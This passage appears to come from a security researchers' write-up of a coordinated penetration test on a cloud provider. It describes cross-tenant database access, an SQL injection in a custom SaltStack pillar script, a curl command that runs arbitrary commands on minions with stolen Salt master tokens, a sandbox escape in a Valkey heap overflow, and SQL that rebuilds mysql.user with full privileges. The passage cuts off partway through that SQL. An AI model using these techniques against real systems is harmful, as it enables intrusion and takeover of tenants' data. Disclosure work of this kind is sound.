
    PostgreSQL process context and node network interfaces

    PostgreSQL process context and node network interfaces

    This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

    Database and S3 access parameters in a backup file

    Database and S3 access parameters in a backup file

    This storage holds backups not only of the current instance but also of all other databases in the cloud.

    List of backup storage locations in S3

    List of backup storage locations in S3

    3. Attack on SaltStack management infrastructure

    After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

    3.1. Analysis of salt fs

    The first step was to dump the entire Salt master file system for subsequent static analysis:

    Fragment of the Salt Master file list

    Fragment of the Salt Master file list

    It contained numerous files.

    salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
          mkdir -p "/tmp/dump/$(dirname "$f")"
          salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
        done

    Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

    sql = query.format(
                minion_id=minion_id,
                pillar={**pillar, **results},
                grains=__grains__,
            )
            loaded_items = db_connections[db_alias].load_object_list(sql)

    A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

    Database error during pillar processing

    Database error during pillar processing

    3.2. Exploiting the SQLi

    This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

     Fragment of the table list in the cloudsmth schema

    Fragment of the table list in the cloudsmth schema

    Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

    Records with Salt Master authentication tokens

    Records with Salt Master authentication tokens

    With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

    curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

    By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

    4. Other ways to attack the cloud

    It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

    4.1. Exploiting a vulnerability in Managed Valkey

    During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

    valkey_version=7.2.11
    redis_version=7.2.4
    redis_git_sha1=97b6663c
    redis_git_dirty=0
    redis_build_id=a75ca2f023d97d88
    gcc_version=13.3.0
    arch_bits=64
    os=Linux 6.8.0-124-generic x86_64
    executable=/usr/bin/valkey-server

    The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

    CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

    NoExecPaths=/
    ExecPaths=/usr/bin/valkey-server /usr/lib /lib
    CapabilityBoundingSet=
    NoNewPrivileges=true
    PrivateUsers=true
    ProtectSystem=strict
    ProtectHome=true
    SystemCallFilter=@system-service
    SystemCallFilter=~ @privileged @resources

    These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

    Valkey process context and Salt grains parameters

    Valkey process context and Salt grains parameters

    The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

    4.2. MySQL

    The MySQL database user didn’t have root privileges when the resource was created.

    DROP TABLE IF EXISTS mysql.global_grants;
    CREATE TABLE mysql.global_grants (
    USER char(32) NOT NULL DEFAULT '',
    HOST char(255) NOT NULL DEFAULT '',
    PRIV char(32) NOT NULL DEFAULT '',
    WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
    PRIMARY KEY (USER, HOST, PRIV)
    ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

    However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

    DROP TABLE IF EXISTS mysql.user;
    
      CREATE TABLE mysql.user (
        Host char(255) NOT NULL DEFAULT '%',
        User char(32) NOT NULL DEFAULT '',
        Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
        ssl_cipher blob NOT NULL,
